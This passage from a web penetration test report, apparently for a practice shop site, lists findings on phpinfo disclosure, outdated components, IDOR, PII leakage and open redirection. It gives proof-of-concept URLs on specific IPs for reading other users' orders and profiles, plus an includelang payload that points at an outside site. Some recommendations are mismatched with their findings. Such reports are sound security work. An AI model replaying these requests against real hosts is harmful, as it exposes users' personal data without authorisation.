/etc/php/5.6/fpm/conf.d/20-sysmsg.ini, /etc/php/5.6/fpm/conf.d/20-syssem.ini, /etc/php/5.6/fpm/conf.d/20-sysshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib *, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies  
with Zend OPcache v7.0.5-dev, Copyright (c) 1999-2016, by Zend Technologies



# Business Impact – High

A user with malicious intent can look for such default pages and files which give crucial information about server and some hidden files which can leak important info about users or databases. Using this information user can plan more severe attacks on the server or the web application.

# Recommendation

Take the following precautions:

- Remove default pages and files that might contain crucial information
- Set up proper authorisation for accessing sensitive files that give out information about the server and services used by the web application.

## References:

[https://owasp.org/www-project-top-ten/2017/A6\\_2017-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration)

<https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/>

<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/>

## 8. Components with known vulnerabilities

Components with known vulnerabilities (Moderate)	<ul style="list-style-type: none"><li>• Server used is nginx/1.14.0 appears to be outdated (current version is at least 1.18 ) i.e. it is known to have exploitable vulnerabilities.</li><li>• WonderCMS</li><li>• Codoforum</li></ul>



# Observation

- Codologic is known to have multiple SQLi vulnerabilities.
- Checkout the link to exploit db in reference.

# Business Impact – Moderate

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability ,he may directly use the exploit to take down the entire system, which is a big risk.

# Recommendation

Take the following precautions:

- Upgrade to the latest stable version of the software.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

## References:

<https://usn.ubuntu.com/4099-1/> (for ubuntu)

<https://www.exploit-db.com/exploits/37820>

<https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html>

# 9. Insecure direct object reference (IDOR)

<p>Insecure Direct Object Reference (Moderate)</p>	<p>Below mentioned URLs lets anyone access information about other users without proper authorization.</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/orders/generate_receipt/ordered/11">http://13.235.13.117/orders/generate_receipt/ordered/11</a></li><li>• <a href="http://13.235.13.117/orders/orders.php?customer=16">http://13.235.13.117/orders/orders.php?customer=16</a></li><li>• <a href="http://13.235.13.117/profile/16/edit/">http://13.235.13.117/profile/16/edit/</a></li><li>• <a href="http://13.235.13.117/forum/index.php?u=/user/profile/1">http://13.235.13.117/forum/index.php?u=/user/profile/1</a></li></ul>
--	---

# Observation

- When changing the payload in the mentioned URLs we can access/edit the information of other users without proper authorization.

# POC

- In [http://13.235.13.117/orders/generate\\_receipt/ordered/11](http://13.235.13.117/orders/generate_receipt/ordered/11) change the payload from 11 to 10 and we can see the receipt of the user named “asd”.

13.235.13.117/orders/generate\_receipt/ordered/10

Lifestyle StoreMy CartMy ProfileMy OrdersBlogForumLogout

### Receipt

Order Id: 2DD930939259	
<b>PRODUCTS:</b>	
Adidas Socks - Pack	INR 450
<b>Total</b>	<b>INR 450</b>
<b>SHIPPING DETAILS:</b>	<b>PAYMENT MODE</b>
<b>Name</b> - asd	Cash on delivery
<b>Email</b> - asd@asd.com	
<b>Phone</b> - 9876543210	
<b>Address</b> - asdasd	
Order placed on : 2019-03-11 15:15:24	Status: DELIVERED

# POC


- In <http://13.235.13.117/orders/orders.php?customer=14> change the payload from 16 to 14 and we can see the order details of a user named “asd”

The screenshot shows a web browser window with the address bar displaying `13.235.13.117/orders/orders.php?customer=14`. The page header includes the text "Lifestyle Store" and navigation links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area is titled "My Orders" and displays the following order details:

<b>Order Id: 2DD930939259</b>	
<b>PRODUCTS:</b>	
Adidas Socks - Pack	INR 450
<b>Total</b>	<b>INR 450</b>
<b>SHIPPING DETAILS:</b>	<b>PAYMENT MODE</b>
<b>Name</b> - asd	Cash on delivery
<b>Email</b> - asd@asd.com	
<b>Phone</b> - 9876543210	
<b>Address</b> - asdasd	
Order placed on : 2019-03-11 15:15:24	Status: DELIVERED

# POC

- In <http://13.235.13.117/profile/15/edit> change the payload from 16/edit to 15/edit and we can see the details of the user named “acdc”.



The screenshot shows a web browser window with the address bar displaying `13.235.13.117/profile/15/edit/`. The page header includes the text "Lifestyle Store" and navigation links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area is titled "My Profile" and contains a form with the following fields:


- Username: `acdc`
- Email: `cewi@next-mail.info`
- Phone: `acdc`
- Address: `9999999999`
- City: `jkhkjhkjkhkj`

Below the form fields are two buttons: "UPLOAD PROFILE PICTURE" and a large red "UPDATE" button.



# POC

- In <http://13.235.13.117/forum> click the admin profile then change the payload form 1 to 2 and we can access the details of a user named “anonymous”.



# Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no rate limiting checks, attacker can bruteforce the user\_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

# Recommendation

Take the following precautions:

- Disable all default pages and folders including server-status and server-info

## References:

[https://www.owasp.org/index.php/Insecure\\_Configuration\\_Management](https://www.owasp.org/index.php/Insecure_Configuration_Management)


[https://www.owasp.org/index.php/Top\\_10\\_2013-A4-Insecure\\_Direct\\_Object\\_References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

# 10. PII leakage

PII Leakage (Low)	<p>Below mentioned URLs disclose personal information about users.</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/static/images/customers/default.png">http://13.235.13.117/static/images/customers/default.png</a></li><li>• <a href="http://13.235.13.117/products/details.php?p_id=1">http://13.235.13.117/products/details.php?p_id=1</a></li></ul>


# Observation

- When changing the payload in the mentioned urls we can access/edit the information of other users without proper authorization.




# Observation

- When changing the payload in the mentioned urls we can access/edit the information of other users without proper authorization.



# POC

- Going to [http://13.235.13.117/products/details.php?p\\_id=1](http://13.235.13.117/products/details.php?p_id=1) and then clicking seller info we get to see the information about seller and his pan card which seems unnecessary to be publicly displayed.



All Products Socks

## Adidas Socks

Adidas Men & Women Ankle Length Socks

Seller Info

Brand Website


INR 145/-

Add To cart

### Customer Review



Donald Duck  
Nice Socks



# Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account



# Recommendation

Take the following precautions:

- You can apply encryption to the personal data
- You can add authenticity and authorization to access the other data

## References:

<https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>


<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

# 11. Open Redirection

Open Redirection (Low)	Below mentioned urls allows redirection to any url.
	<b>Affected URL :</b> <ul style="list-style-type: none"><li>• <a href="http://65.0.4.39/?includelang=lang/en.php">http://65.0.4.39/?includelang=lang/en.php</a></li><li>• <a href="http://65.0.4.39/?includelang=lang/fr.php">http://65.0.4.39/?includelang=lang/fr.php</a></li></ul> <b>Payload:</b> <ul style="list-style-type: none"><li>• <a href="http://65.0.4.39/?includelang=https://www.google.com">http://65.0.4.39/?includelang=https://www.google.com</a></li></ul>

